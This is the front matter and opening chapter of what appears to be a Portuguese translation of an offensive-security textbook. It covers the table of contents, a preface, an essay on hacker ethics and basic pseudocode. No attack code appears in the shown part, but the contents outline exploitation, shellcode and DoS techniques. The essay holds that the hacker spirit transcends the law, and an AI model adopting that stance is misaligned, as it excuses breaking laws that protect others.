

CD INTERNACIONAL



2^a EDIÇÃO

HACKING

A ARTE DA EXPLORAÇÃO

JON ERICKSON



ELOGIOS À PRIMEIRA EDIÇÃO DE HACKING: A ARTE DA EXPLORAÇÃO

"O mais completo tutorial sobre técnicas de hacking. Finalmente um livro que não mostra apenas como usar os exploits, mas como desenvolvê-los."

-PHRACK

"De todos os livros que li até agora, eu consideraria este o manual seminal dos hackers."

-FÓRUNS DE SEGURANÇA

"Recomendo este livro apenas pela seção de programação."

-UNIX REVIEW

"Eu recomendo muito este livro. Ele foi escrito por alguém que sabe do que está falando, com código, ferramentas e exemplos úteis."

-IEEE CIPHER

"O livro de Erickson, um guia compacto e prático para hackers iniciantes, é repleto de códigos reais e técnicas de hacking, além de explicações sobre como eles funcionam."

-REVISTA COMPUTER POWER USER (CPU)

"Este é um excelente livro. Aqueles que estão prontos para passar para [o próximo nível] devem pegar esse livro e lê-lo completamente."

-ABOUT.COM INTERNET/SEGURANÇA DE REDE

2ND EDITION

HACKING

A ARTE DA EXPLORAÇÃO

JON ERICKSON



São Francisco

HACKING: A ARTE DA EXPLORAÇÃO, 2^a EDIÇÃO. Copyright © 2008 por Jon Erickson.

Todos os direitos reservados. Nenhuma parte deste trabalho pode ser reproduzida ou transmitida de qualquer forma ou por qualquer meio, eletrônico ou mecânico, inclusive fotocópia, gravação ou por qualquer sistema de armazenamento ou recuperação de informações, sem a permissão prévia por escrito do proprietário dos direitos autorais e da editora.

 Impresso em papel reciclado nos Estados Unidos da América

11 10 09 08 07 1 2 3 4 5 6 7 8 9

ISBN-10: 1-59327-144-1

ISBN-13: 978-1-59327-144-2

Editora: William Pollock

Editores de produção: Christina Samuell e Megan Dunchak Design

da capa: Octopod Studios

Editor de desenvolvimento: Tyler Ortman

Revisor técnico: Aaron Adams

Redatores: Dmitry Kirsanov e Megan Dunchak

Compositores: Christina Samuell e Kathleen Mish

Revisor: Jim Brook

Indexador: Nancy Guenther

Para obter informações sobre distribuidores de livros ou traduções, entre em contato diretamente com a

No Starch Press, Inc: No Starch Press, Inc.

555 De Haro Street, Suite 250, São Francisco, CA 94107

Telefone: 415.863.9900; fax: 415.863.9950; info@nostarch.com; www.nostarch.com

Dados de Catalogação em Publicação da Biblioteca do Congresso

Erickson, Jon, 1977-

Hacking: a arte da exploração / Jon Erickson. -- 2a ed.

p. cm.

ISBN-13: 978-1-59327-144-2

ISBN-10: 1-59327-144-1

1. Segurança de computadores. 2. Hackers de computador. 3. Redes de computadores - Medidas de segurança. I. Título. QA76.9.A25E75 2008

005.8--dc22

2007042910

No Starch Press e o logotipo No Starch Press são marcas comerciais registradas da No Starch Press, Inc. Outros nomes de produtos e empresas mencionados neste documento podem ser marcas comerciais de seus respectivos proprietários. Em vez de usar um símbolo de marca registrada em cada ocorrência de um nome de marca registrada, estamos usando os nomes apenas de forma editorial e para o benefício do proprietário da marca registrada, sem intenção de infringir a marca registrada.

As informações contidas neste livro são distribuídas "no estado em que se encontram", sem garantia. Embora todas as precauções tenham sido tomadas na preparação deste trabalho, nem o autor nem a No Starch Press, Inc. terão qualquer responsabilidade perante qualquer pessoa ou entidade com relação a qualquer perda ou dano causado ou supostamente causado direta ou indiretamente pelas informações nele contidas.

B R I E F C O N T E N T O S

Prefácio	xi
Agradecimentos	xii
0x100 Introdução.....	1
Programação 0x200	5
0x300 Exploração	115
0x400 Rede	195
0x500 Shellcode.....	281
0x600 Contramedidas	319
0x700 Criptologia.....	393
0x800 Conclusão	451
Índice.....	455

CONTEÚDOS IN DETAIL

PREFÁCIO	xí
AGRADECIMENTOS	xii
0x100 INTRODUCTION	1
0x200 PROGRAMMING	5
0x210 O que é programação?	6
0x220 Pseudocódigo	7
0x230 Estruturas de controle	8
0x231 If-Then-Else.....	8
0x232 Loops While/Until	9
0x233 For Loops.....	10
0x240 Conceitos de programação mais fundamentais.....	11
0x241 Variáveis.....	11
0x242 Operadores aritméticos	12
0x243 Operadores de comparação.....	14
0x244 Funções	16
0x250 Sujando as mãos	19
0x251 O quadro mais amplo.....	20
0x252 O processador x86	23
0x253 Linguagem Assembly	25
0x260 De volta ao básico	37
0x261 Strings	38
0x262 Com sinal, sem sinal, longo e curto	41
0x263 Ponteiros	43
0x264 Strings de formato	48
0x265 Typecasting	51
0x266 Argumentos da linha de comando	58
0x267 Escopo de variável	62
0x270 Segmentação de memória	69
0x271 Segmentos de memória em C	75
0x272 Usando o Heap	77
0x273 Malloc() verificado por erro.....	80
0x280 Baseando-se no básico	81
0x281 Acesso ao arquivo	81
0x282 Permissões de arquivo	87
0x283 IDs de usuário.....	88
0x284 Estruturas.....	96
0x285 Ponteiros de função	100
0x286 Números pseudo-aleatórios.....	101
0x287 A Game of Chance (Um jogo de azar).....	102

0x300 EXPLORAÇÃO**115**

0x310 Técnicas de exploração generalizadas.....	118
0x320 Estouros de buffer	119
Vulnerabilidades de estouro de buffer com base em pilha 0x321.....	122
0x330 Experimentando o BASH	133
0x331 Usando o ambiente	142
0x340 Estouros em outros segmentos.....	150
0x341 Um estouro básico baseado em heap	150
0x342 Ponteiros de função transbordando.....	156
0x350 Strings de formato	167
0x351 Parâmetros de formato	167
0x352 A vulnerabilidade da string de formato.....	170
0x353 Leitura de endereços de memória arbitrários	172
0x354 Gravação em endereços de memória arbitrários	173
0x355 Acesso direto a parâmetros.....	180
0x356 Uso de gravações curtas	182
0x357 Desvios com .dtors.....	184
0x358 Outra vulnerabilidade do Notesearch	189
0x359 Substituição da tabela de deslocamento global.....	190

0x400 TRABALHO EM REDE**195**

0x410 Modelo OSI	196
0x420 Soquetes	198
0x421 Funções de soquete	199
0x422 Endereços de soquete	200
0x423 Ordem dos bytes de rede	202
0x424 Conversão de endereço da Internet	203
0x425 Um exemplo de servidor simples.....	203
0x426 Um exemplo de cliente da Web	207
0x427 Um servidor Tinyweb	213
0x430 Removendo as camadas inferiores	217
0x431 Camada de link de dados	218
0x432 Camada de rede	220
0x433 Camada de transporte	221
0x440 Detecção de rede	224
0x441 Raw Socket Sniffer.....	226
0x442 libpcap Sniffer.....	228
0x443 Decodificação das camadas	230
0x444 Farejamento ativo	239
0x450 Negação de serviço	251
0x451 Inundação de SYN	252
0x452 O Ping da Morte	256
0x453 Teardrop.....	256
0x454 Ping Flooding.....	257
0x455 Ataques de amplificação	257
0x456 Flooding de DoS distribuído	258
0x460 Sequestro de TCP/IP	258
0x461 Sequestro de RST	259
0x462 Sequestro contínuo.....	263

0x470 Varredura de portas	264
0x471 Varredura SYN furtiva	264
0x472 FIN, X-mas e varreduras nulas.....	264
0x473 Engodo de falsificação.....	265
0x474 Varredura ociosa.....	265
0x475 Defesa proativa (cobertura)	267
0x480 Estender a mão e hackear alguém.....	272
Análise de 0x481 com GDB	273
0x482 Quase só conta com granadas de mão.....	275
0x483 Shellcode de vinculação de porta	278

0x500 SH ELLCODE

281

0x510 Assembly vs. C	282
0x511 Chamadas de sistema do Linux em Assembly	284
0x520 O caminho para o código de shell	286
0x521 Instruções de montagem usando a pilha	287
0x522 Investigando com o GDB	289
0x523 Remoção de bytes nulos	290
0x530 Shell-Spawning Shellcode	295
0x531 Uma questão de privilégio	299
0x532 E ainda menor	302
0x540 Shellcode de vinculação de porta	303
0x541 Duplicação de descritores de arquivos padrão	307
0x542 Estruturas de controle de ramificação	309
0x550 Shellcode do Connect-Back	314

0x600 MEDICÕES DE CONTADOR

319

0x610 Contramedidas que detectam	320
0x620 Daemons do sistema.....	321
0x621 Curso intensivo de sinais.....	322
0x622 Tinyweb Daemon	324
0x630 Ferramentas do comércio.....	328
0x631 tinywebd Ferramenta de exploração.....	329
0x640 Arquivos de registro.....	334
0x641 Misture-se com a multidão.....	334
0x650 Passando por cima do óbvio	336
0x651 Um passo de cada vez	336
0x652 Colocando as coisas em ordem novamente	340
0x653 Trabalhadores infantis.....	346
0x660 Camuflagem avançada.....	348
0x661 Falsificação do endereço IP registrado	348
0x662 Exploração sem registro	352
0x670 Toda a infraestrutura	354
0x671 Reutilização de soquete.....	355
0x680 Contrabando de carga útil.....	359
0x681 Codificação de strings	359
0x682 Como esconder um trenó	362
0x690 Restrições de buffer	363
0x691 Shellcode ASCII imprimível polimórfico	366

0x6a0 Contramedidas de proteção	376
0x6b0 Pilha não executável	376
0x6b1 ret2libc	376
0x6b2 Retornando para system()	377
0x6c0 Espaço de pilha aleatório	379
Investigações sobre 0x6c1 com BASH e GDB	380
0x6c2 Bouncing Off linux-gate	384
0x6c3 Conhecimento aplicado	388
0x6c4 Uma primeira tentativa	388
0x6c5 Jogando com as probabilidades	390

0x700 CR YPT OLO GY 393

0x710 Teoria da Informação	394
0x711 Segurança incondicional	394
0x712 Pads únicos	395
0x713 Distribuição de chave quântica	395
0x714 Segurança computacional	396
0x720 Tempo de execução do algoritmo	397
0x721 Notação assintótica	398
0x730 Criptografia simétrica	398
0x731 Algoritmo de busca quântica de Lov Grover	399
0x740 Criptografia assimétrica	400
0x741 RSA	400
0x742 Algoritmo de fatoração quântica de Peter Shor	404
0x750 Cifras híbridas	406
0x751 Ataques Man-in-the-Middle	406
0x752 Impressões digitais de host de protocolo SSH diferentes	410
0x753 Impressões digitais difusas	413
0x760 Quebra de senha	418
0x761 Ataques de dicionário	419
0x762 Ataques de força bruta exaustivos	422
0x763 Tabela de pesquisa de hash	423
Matriz de probabilidade de senha 0x764	424
0x770 Criptografia sem fio 802.11b	433
0x771 Privacidade equivalente com fio	434
0x772 Cifra de fluxo RC4	435
0x780 Ataques WEP	436
0x781 Ataques de força bruta off-line	436
0x782 Reutilização do fluxo de chaves	437
0x783 Tabelas de dicionário de descriptografia com base em IV	438
0x784 Redirecionamento de IP	438
0x785 Ataque de Fluhrer, Mantin e Shamir	439

0x800 CONCLUSÃO 451

0x810 Referências	452
0x820 Fontes	454

IND EX 455

PRÉ-FACE

O objetivo deste livro é compartilhar a arte do hacking com todos. Compreender as técnicas de hacking costuma ser difícil, pois requer tanto amplitude quanto profundidade de conhecimento. Muitos textos de hacking parecem esotéricos e confuso devido a apenas algumas lacunas nesse pré-requisito educacional. Esta segunda edição de *Hacking: The Art of Exploitation* torna o mundo do hacking mais acessível, fornecendo o quadro completo - da programação ao código de máquina e à exploração. Além disso, esta edição apresenta um LiveCD inicializável baseado no Ubuntu Linux que pode ser usado em qualquer computador com um processador x86, sem modificar o sistema operacional existente do computador. Este CD contém todo o código-fonte do livro e fornece um ambiente de desenvolvimento e exploração que você pode usar para acompanhar os exemplos do livro e fazer experiências ao longo do caminho.

ME NSAGE NS DE AÇÕ E S

Gostaria de agradecer a Bill Pollock e a todos os outros da No Starch Press por tornarem este livro possível e por me permitirem ter tanto controle criativo na produção. processo. Além disso, gostaria de agradecer aos meus amigos Seth Benson e Aaron Adams pela revisão e edição, a Jack Matheson por me ajudar com a montagem, ao Dr. Seidel por me manter interessado na ciência da computação, aos meus pais por comprarem o primeiro Commodore VIC-20 e à comunidade de hackers pela inovação e criatividade que produziram as técnicas explicadas neste livro.

0x100

IN TRO D U Ç Ã O

A ideia de hacking pode evocar imagens estilizadas de vandalismo eletrônico, espionagem, cabelos tingidos e piercings no corpo. A maioria das pessoas associa o hacking à violação da lei e presume que todos que se envolvem em atividades de hacking são criminosos. É verdade que há pessoas por aí

Há pessoas que usam técnicas de hacking para violar a lei, mas o hacking não se trata realmente disso. De fato, o hacking tem mais a ver com seguir a lei do que com infringi-la. A essência do hacking é encontrar usos não intencionais ou negligenciados para as leis e propriedades de uma determinada situação e, em seguida, aplicá-los de maneiras novas e inventivas para resolver um problema, seja ele qual for.

O problema matemático a seguir ilustra a essência do hacking:

Use cada um dos números 1, 3, 4 e 6 exatamente uma vez com qualquer uma das quatro operações matemáticas básicas (adição, subtração, multiplicação e divisão) para totalizar 24. Cada número deve ser usado uma e somente uma vez, e você pode definir a ordem das operações; por exemplo, $3 * (4 + 6) + 1 = 31$ é válido, porém incorreto, pois não totaliza 24.

As regras para esse problema são bem definidas e simples, mas a resposta escapa a muitos. Assim como a solução para esse problema (mostrada na última página deste livro), as soluções hackeadas seguem as regras do sistema, mas usam essas regras de forma contraintuitiva. Isso dá aos hackers sua vantagem, permitindo que eles resolvam problemas de maneiras inimagináveis para aqueles que estão confinados ao pensamento e às metodologias convencionais.

Desde a infância dos computadores, os hackers têm resolvido problemas de forma criativa. No final da década de 1950, o clube de modelos ferroviários do MIT recebeu uma doação de peças, em sua maioria equipamentos telefônicos抗igos. Os membros do clube usaram esse equipamento para montar um sistema complexo que permitia que vários operadores controlassem diferentes partes da via discando para as seções apropriadas. Eles chamaram esse uso novo e inventivo do equipamento telefônico *de hacking*; muitas pessoas consideram esse grupo como os hackers originais. O grupo passou a programar em cartões perfurados e fita ticker para os primeiros computadores, como o IBM 704 e o TX-0. Enquanto outros se contentavam em escrever programas que apenas resolviam problemas, os primeiros hackers eram obcecados por escrever programas que resolvessem *bem* os problemas. Um novo programa que pudesse alcançar o mesmo resultado de um programa existente, mas que usasse menos cartões perfurados, era considerado melhor, mesmo que fizesse a mesma coisa. A principal diferença era a forma como o programa alcançava seus resultados - *elegância*.

A capacidade de reduzir o número de cartões perfurados necessários para um programa demonstrou um domínio artístico sobre o computador. Uma mesa bem trabalhada pode conter um vaso tão bem quanto um engradado de leite, mas um com certeza tem uma aparência muito melhor do que o outro. Os primeiros hackers provaram que os problemas técnicos podem ter soluções artísticas e, assim, transformaram a programação de uma mera tarefa de engenharia em uma forma de arte.

Como muitas outras formas de arte, o hacking era frequentemente mal compreendido. Os poucos que o entenderam formaram uma subcultura informal que permaneceu intensamente concentrada em aprender e dominar sua arte. Eles acreditavam que as informações deveriam ser livres e que qualquer coisa que impedisisse essa liberdade deveria ser contornada. Essas obstruções incluíam figuras de autoridade, a burocracia das aulas na faculdade e a discriminação. Em um mar de alunos que se dedicavam à graduação, esse grupo não oficial de hackers desafiou as metas convencionais e, em vez disso, buscou o próprio conhecimento. Essa vontade de aprender e explorar continuamente transcendeu até mesmo os limites convencionais traçados pela discriminação, o que ficou evidente na aceitação de Peter Deutsch, de 12 anos, pelo clube de modelos ferroviários do MIT, quando ele demonstrou seu conhecimento sobre o TX-0 e seu desejo de aprender. Idade, raça, gênero, aparência, títulos acadêmicos e status social não eram os principais critérios para julgar o valor de outra pessoa - não por causa de um desejo de igualdade, mas por causa de um desejo de promover a arte emergente do hacking.

Os hackers originais encontraram esplendor e elegância nas ciências convencionalmente áridas da matemática e da eletrônica. Eles viam a programação como uma forma de expressão artística e o computador como um instrumento dessa arte. Seu desejo de dissecar e entender não tinha a intenção de desmistificar os esforços artísticos; era simplesmente uma maneira de obter uma maior apreciação deles. Esses valores orientados pelo conhecimento acabariam sendo chamados de

Ética Hacker: a apreciação da lógica como uma forma de arte e a promoção do fluxo livre de informações, superando os limites e as restrições convencionais com o simples objetivo de

compreender melhor o mundo. Essa não é uma nova tendência cultural; os pitagóricos da Grécia antiga tinham uma ética e uma subcultura semelhantes, apesar de não possuírem computadores. Eles viam beleza na matemática e descobriram muitos conceitos fundamentais da geometria. Essa sede de conhecimento e seus subprodutos benéficos continuariam ao longo da história, desde os pitagóricos até Ada Lovelace, Alan Turing e os hackers do clube de modelos ferroviários do MIT. Hackers modernos, como Richard Stallman e Steve Wozniak, deram continuidade ao legado do hacking, trazendo-nos sistemas operacionais modernos, linguagens de programação, computadores pessoais e muitas outras tecnologias que usamos todos os dias.

Como distinguir entre os hackers do bem, que nos trazem as maravilhas do avanço tecnológico, e os hackers do mal, que roubam os números de nossos cartões de crédito? O termo *cracker* foi criado para distinguir os hackers malignos dos bons. Os jornalistas foram informados de que os crackers deveriam ser os vilões, enquanto os hackers eram os mocinhos. Os hackers permaneciam fiéis à Ética do Hacker, enquanto os crackers estavam interessados apenas em violar a lei e ganhar dinheiro rápido. Os crackers eram considerados muito menos talentosos do que os hackers de elite, pois simplesmente usavam ferramentas e scripts criados por hackers sem entender como funcionavam. *Cracker* era para ser o rótulo abrangente para qualquer pessoa que fizesse qualquer coisa inescrupulosa com um computador - piratear software, desfigurar sites e, o pior de tudo, não entender o que estava fazendo. Mas poucas pessoas usam esse termo atualmente.

A falta de popularidade do termo pode ser devida à sua etimologia confusa - *cracker* originalmente descrevia aqueles que violavam direitos autorais de software e faziam engenharia reversa de esquemas de proteção contra cópia. Sua impopularidade atual pode resultar simplesmente de suas duas novas definições ambíguas: um grupo de pessoas que se envolve em atividades ilegais com computadores ou pessoas que são hackers relativamente inexperientes. Poucos jornalistas de tecnologia se sentem compelidos a usar termos com os quais a maioria de seus leitores não está familiarizada. Em contrapartida, a maioria das pessoas está ciente do mistério e da habilidade associados ao termo *hacker*, portanto, para um jornalista, a decisão de usar o termo *hacker* é fácil. Da mesma forma, o termo *script kiddie* às vezes é usado para se referir a crackers, mas ele não tem o mesmo efeito que o termo *hacker* sombrio. Alguns ainda argumentam que há uma linha distinta entre hackers e crackers, mas acredito que qualquer pessoa que tenha o espírito hacker é um hacker, apesar das leis que possa infringir.

As leis atuais que restringem a criptografia e a pesquisa criptográfica obscurecem ainda mais a linha entre hackers e crackers. Em 2001, o professor Edward Felten e sua equipe de pesquisa da Universidade de Princeton estavam prestes a publicar um artigo que discutia os pontos fracos de vários esquemas de marca d'água digital. Esse artigo respondia a um desafio lançado pela Secure Digital Music Initiative (SDMI) no SDMI Public Challenge, que incentivava o público a tentar quebrar esses esquemas de marca d'água. No entanto, antes que Felten e sua equipe pudessem publicar o artigo, eles foram ameaçados pela SDMI Foundation e pela Recording Industry Association of America (RIAA). O Digital Millennium Copyright Act (DCMA) de 1998 torna ilegal discutir ou fornecer tecnologia que possa ser usada para contornar os controles de consumidores do setor. Essa mesma lei foi usada contra Dmitry Sklyarov, um programador de computador e hacker russo. Ele havia escrito um software para contornar

A criptografia excessivamente simplista no software Adobe e apresentou suas descobertas em uma convenção de hackers nos Estados Unidos. O FBI entrou em ação e o prendeu, o que levou a uma longa batalha jurídica. De acordo com a lei, a complexidade dos controles de consumidor do setor não importa - seria tecnicamente ilegal fazer engenharia reversa ou até mesmo discutir o Pig Latin se ele fosse usado como um controle de consumidor do setor. Quem são os hackers e quem são os crackers agora? Quando as leis parecem interferir na liberdade de expressão, será que os mocinhos que falam o que pensam de repente se tornam maus? Acredito que o espírito do hacker transcende as leis governamentais, em vez de ser definido por elas.

As ciências da física nuclear e da bioquímica podem ser usadas para matar, mas também nos proporcionam avanços científicos significativos e a medicina moderna. Não há nada de bom ou ruim no conhecimento em si; a moralidade está na aplicação do conhecimento. Mesmo que quiséssemos, não poderíamos suprimir o conhecimento de como converter matéria em energia ou interromper o progresso tecnológico contínuo da sociedade. Da mesma forma, o espírito hacker nunca poderá ser interrompido, nem poderá ser facilmente categorizado ou dissecado. Os hackers estarão constantemente ampliando os limites do conhecimento e do comportamento aceitável, forçando-nos a explorar cada vez mais.

Parte desse impulso resulta em uma co-evolução benéfica da segurança por meio da concorrência entre hackers atacantes e hackers defensores. Assim como a gazela veloz se adaptou ao ser perseguida pelo guepardo, e o guepardo se tornou ainda mais veloz ao perseguir a gazela, a competição entre hackers proporciona aos usuários de computador uma segurança melhor e mais forte, bem como técnicas de ataque mais complexas e sofisticadas. A introdução e a progressão dos sistemas de detecção de intrusão (IDSs) são um excelente exemplo desse processo coevolutivo. Os hackers defensores criam IDSs para acrescentar ao seu arsenal, enquanto os hackers atacantes desenvolvem técnicas de evasão de IDSs, que acabam sendo compensadas com produtos de IDSs maiores e melhores. O resultado líquido dessa interação é positivo, pois produz pessoas mais inteligentes, segurança aprimorada, software mais estável, técnicas inventivas de solução de problemas e até mesmo uma nova economia.

A intenção deste livro é ensiná-lo sobre o verdadeiro espírito do hacking. Examinaremos várias técnicas de hackers, desde o passado até o presente, dissecando-as para saber como e por que funcionam. Junto com este livro, há um LiveCD inicializável que contém todo o código-fonte usado neste livro, bem como um ambiente Linux pré-configurado. A exploração e a inovação são fundamentais para a arte do hacking, portanto, esse CD permitirá que você acompanhe e experimente por conta própria. O único requisito é um processador x86, que é usado por todas as máquinas Microsoft Windows e pelos computadores Macintosh mais recentes - basta inserir o CD e reiniciar. Esse ambiente alternativo do Linux não afetará o sistema operacional existente, portanto, quando terminar, basta reiniciar novamente e remover o CD. Dessa forma, você obterá uma compreensão prática e uma apreciação do hacking que poderá inspirá-lo a aprimorar as técnicas existentes ou até mesmo a inventar novas técnicas. Esperamos que este livro estimule sua natureza curiosa de hacker e o leve a contribuir para a arte de hackear de alguma forma, independentemente do lado da cerca em que você escolher ficar.

0x200

PR OGRAMAÇ Ã O

Hacker é um termo que designa tanto aqueles que escrevem códigos quanto aqueles que os exploram. Embora esses dois grupos de hackers tenham objetivos finais diferentes, ambos usam técnicas semelhantes de solução de problemas. Como a compreensão da programação ajuda aqueles que exploram, e a compreensão da exploração ajuda aqueles que programam, muitos

Os hackers fazem as duas coisas. Há hacks interessantes encontrados tanto nas técnicas usadas para escrever códigos elegantes quanto nas técnicas usadas para explorar programas. Hacking é, na verdade, apenas o ato de encontrar uma solução inteligente e contraintuitiva para um problema.

Os hacks encontrados em explorações de programas geralmente usam as regras do computador para contornar a segurança de maneiras nunca planejadas. Os hacks de programação são semelhantes, pois também usam as regras do computador de maneiras novas e inventivas, mas o objetivo final é a eficiência ou um código-fonte menor, não necessariamente um comprometimento da segurança. Na verdade, há um número infinito de programas que

podem ser escritos para realizar qualquer tarefa, mas a maioria dessas soluções é desnecessariamente grande, complexa e desleixada. As poucas soluções que restam são pequenas, eficientes e organizadas. Diz-se que os programas que têm essas qualidades são *elegantes*, e as soluções inteligentes e inventivas que tendem a levar a essa eficiência são chamadas de *hacks*. Os hackers de ambos os lados da programação apreciam tanto a beleza do código elegante quanto a engenhosidade dos hacks inteligentes.

No mundo dos negócios, dá-se mais importância à produção de código funcional do que à obtenção de hacks inteligentes e elegância. Devido ao enorme crescimento exponencial do poder computacional e da memória, gastar cinco horas a mais para criar um código um pouco mais rápido e mais eficiente em termos de memória simplesmente não faz sentido para os negócios quando se lida com computadores modernos que têm gigahertz de ciclos de processamento e gigabytes de memória. Embora as otimizações de tempo e memória passem despercebidas por todos os usuários, exceto os mais sofisticados, um novo recurso é comercializável. Quando o resultado final é dinheiro, não faz sentido gastar tempo com hacks inteligentes para otimização.

A verdadeira apreciação da elegância da programação é deixada para os hackers: entusiastas de computadores cujo objetivo final não é obter lucro, mas extrair todas as funcionalidades possíveis de seus antigos Commodore 64s, criadores de exploits que precisam escrever pequenos e incríveis trechos de código para passar por pequenas brechas de segurança e qualquer outra pessoa que aprecie a busca e o desafio de encontrar a melhor solução possível. Essas são as pessoas que se entusiasmam com a programação e realmente apreciam a beleza de um código elegante ou a engenhosidade de um hack inteligente. Como a compreensão da programação é um pré-requisito para entender como os programas podem ser explorados, a programação é um ponto de partida natural.

0x2100 que é programação?

A programação é um conceito muito natural e intuitivo. Um programa nada mais é do que uma série de instruções escritas em uma linguagem específica. Os programas estão em toda parte, e até mesmo os tecnófobos do mundo usam programas todos os dias. Instruções de direção, receitas culinárias, jogos de futebol e DNA são todos tipos de programas. Um programa típico para instruções de direção pode ser parecido com este:

Comece pela Main Street em direção ao leste. Continue na Main Street **até** ver uma igreja à sua **direita**. Se a rua **estiver** bloqueada por causa de obras, **vire** à direita na 15th Street, **vire** à **esquerda** na Pine Street e depois **vire** à direita na 16th Street. Caso contrário, você pode **simplesmente** continuar e **virar** à direita na 16th Street. Continue na 16th Street e **vire** à **esquerda** na Destination Road. Siga em frente pela Destination Road por 8 km e verá a casa à **direita**. O endereço é 743 Destination Road.

Qualquer pessoa que saiba inglês pode entender e seguir essas instruções de direção, já que elas estão escritas em inglês. É verdade que elas não são eloquentes, mas cada instrução é clara e fácil de entender, pelo menos para quem lê em inglês.

Mas um computador não entende inglês nativamente; ele entende apenas a linguagem de máquina. Para instruir um computador a fazer algo, as instruções devem ser escritas em sua linguagem. No entanto, *a linguagem de máquina* é misteriosa e difícil de trabalhar - ela consiste em bits e bytes brutos e difere de arquitetura para arquitetura. Para escrever um programa em linguagem de máquina para um processador Intel x86, você teria que descobrir o valor associado a cada instrução, como cada instrução interage e uma infinidade de detalhes de baixo nível. Esse tipo de programação é meticuloso e complicado, e certamente não é intuitivo.

O que é necessário para superar a complicaçāo de escrever em linguagem de máquina é um tradutor. Um *assembler* é uma forma de tradutor de linguagem de máquina - é um programa que traduz a linguagem assembly em código legível por máquina. *A linguagem assembly* é menos enigmática do que a linguagem de máquina, pois usa nomes para as diferentes instruções e variáveis, em vez de usar apenas números. Entretanto, a linguagem assembly ainda está longe de ser intuitiva. Os nomes das instruções são muito esotéricos e a linguagem é específica da arquitetura. Assim como a linguagem de máquina para processadores Intel x86 é diferente da linguagem de máquina para processadores Sparc, a linguagem assembly x86 é diferente da `l i n g u a g e m` assembly Sparc. Qualquer programa escrito usando a linguagem assembly para a arquitetura de um processador não funcionará na arquitetura de outro processador. Se um programa for escrito em `l i n g u a g e m` assembly x86, ele deverá ser reescrito para ser executado na arquitetura Sparc. Além disso, para escrever um programa eficaz em `l i n g u a g e m` assembly, você ainda precisa conhecer muitos detalhes de baixo nível da arquitetura do processador para o qual está escrevendo.

Esses problemas podem ser atenuados por outra forma de tradutor chamada compilador. Um *compilador* converte uma linguagem de alto nível em linguagem de máquina. As linguagens de alto nível são muito mais intuitivas do que a linguagem assembly e podem ser convertidas em muitos tipos diferentes de linguagem de máquina para diferentes arquiteturas de processador. Isso significa que, se um programa for escrito em uma linguagem de alto nível, ele só precisará ser escrito uma vez; o mesmo trecho de código de programa pode ser compilado em linguagem de máquina para várias arquiteturas específicas. C, C++ e Fortran são exemplos de linguagens de alto nível. Um programa escrito em uma linguagem de alto nível é muito mais legível e parecido com o inglês do que a linguagem assembly ou a linguagem de máquina, mas ainda assim deve seguir regras muito rígidas sobre como as instruções são redigidas, ou o compilador não conseguirá entendê-lo.

0x220 Pseudocódigo

Os programadores têm ainda outra forma de linguagem de programação chamada pseudocódigo. *O pseudocódigo* é simplesmente o inglês organizado com uma estrutura geral semelhante a uma linguagem de alto nível. Ele não é compreendido por compiladores, montadores ou qualquer computador, mas é uma forma útil de o programador organizar as instruções. O pseudocódigo não é bem definido; de fato, a maioria das pessoas escreve pseudocódigo de forma ligeiramente diferente. É uma espécie de elo nebuloso que falta entre o inglês e as linguagens de programação de alto nível, como o C. O pseudocódigo é uma excelente introdução aos conceitos universais comuns de programação.

0x230 Estruturas de controle

Sem estruturas de controle, um programa seria apenas uma série de instruções executadas em ordem sequencial. Isso é bom para programas muito simples, mas a maioria dos programas, como o exemplo das instruções de direção, não é tão simples assim. As instruções de direção incluíam declarações como: *Continue na Main Street até ver uma igreja à sua direita e If the street is blocked because of construction (Se a rua estiver bloqueada devido a obras)*. Essas As declarações são conhecidas como *estruturas de controle* e alteram o fluxo de execução do programa de uma ordem sequencial simples para um fluxo mais complexo e mais útil.

0x231 If-Then-Else

No caso de nossas instruções de direção, a Main Street pode estar em obras. Se for o caso, um conjunto especial de instruções precisa abordar essa situação. Caso contrário, o conjunto original de instruções deve ser seguido. Esses tipos de casos especiais podem ser considerados em um programa com uma das estruturas de controle mais naturais: a *estrutura if-then-else*. Em geral, ela tem o seguinte aspecto:

```
Se (condição) então
{
    Conjunto de instruções a serem executadas se a condição for atendida;
}
Outro
{
    Conjunto de instruções a serem executadas se a condição não for atendida;
}
```

Para este livro, será usado um pseudocódigo do tipo C, de modo que cada instrução terminará com um ponto-e-vírgula e os conjuntos de instruções serão agrupados com chaves e recuo. A estrutura do pseudocódigo if-then-else das instruções de direção anterior pode ser parecida com esta:

```
Dirija pela Main Street; se
(a rua estiver
bloqueada)
{
    Vire à direita na 15th Street;
    vire à esquerda na Pine
    Street; vire à direita na 16th
    Street;
}
Outro
{
    Vire à direita na 16th Street;
}
```

Cada instrução está em sua própria linha, e os vários conjuntos de instruções condicionais estão agrupados entre chaves e recuados para facilitar a leitura. Em C e em muitas outras linguagens de programação, a palavra-chave *then* é implícita e,

portanto, deixada de fora, por isso também foi omitida no pseudocódigo anterior.

É claro que outras linguagens exigem a palavra-chave `then` em sua sintaxe - BASIC, Fortran e até Pascal, por exemplo. Esses tipos de diferenças sintáticas nas linguagens de programação são apenas superficiais; a estrutura subjacente ainda é a mesma. Quando um programador entende os conceitos que essas linguagens estão tentando transmitir, aprender as diversas variações sintáticas é bastante trivial. Como o C será usado nas seções posteriores, o pseudocódigo usado neste livro seguirá uma sintaxe semelhante à do C, mas lembre-se de que o pseudocódigo pode assumir muitas formas.

Outra regra comum da sintaxe do tipo C é que, quando um conjunto de instruções delimitadas por chaves consiste em apenas uma instrução, as chaves são opcionais. Para facilitar a leitura, ainda é uma boa ideia recuar essas instruções, mas isso não é sintaticamente necessário. As instruções de direção anteriores podem ser reescritas seguindo essa regra para produzir uma parte equivalente de pseudocódigo:

```
Dirija pela Main Street; se
(a rua estiver
bloqueada)
{
    Vire à direita na 15th Street;
    vire à esquerda na Pine
    Street; vire à direita na 16th
    Street;
}
Além disso
    Vire à direita na 16th Street;
```

Essa regra sobre conjuntos de instruções é verdadeira para todas as estruturas de controle mencionadas neste livro, e a própria regra pode ser descrita em pseudocódigo.

```
Se (há apenas uma instrução em um conjunto de instruções)
    O uso de chaves para agrupar as instruções é opcional; Else
{
    O uso de chaves é necessário;
    Como deve haver uma maneira lógica de agrupar essas instruções;
}
```

Até mesmo a descrição de uma sintaxe pode ser considerada como um programa simples. Há variações de if-then-else, como declarações select/case, mas a lógica ainda é basicamente a mesma: se isso acontecer, faça essas coisas, caso contrário, faça essas outras coisas (que podem consistir em ainda mais declarações if-then).

0x232 Loops While/Until

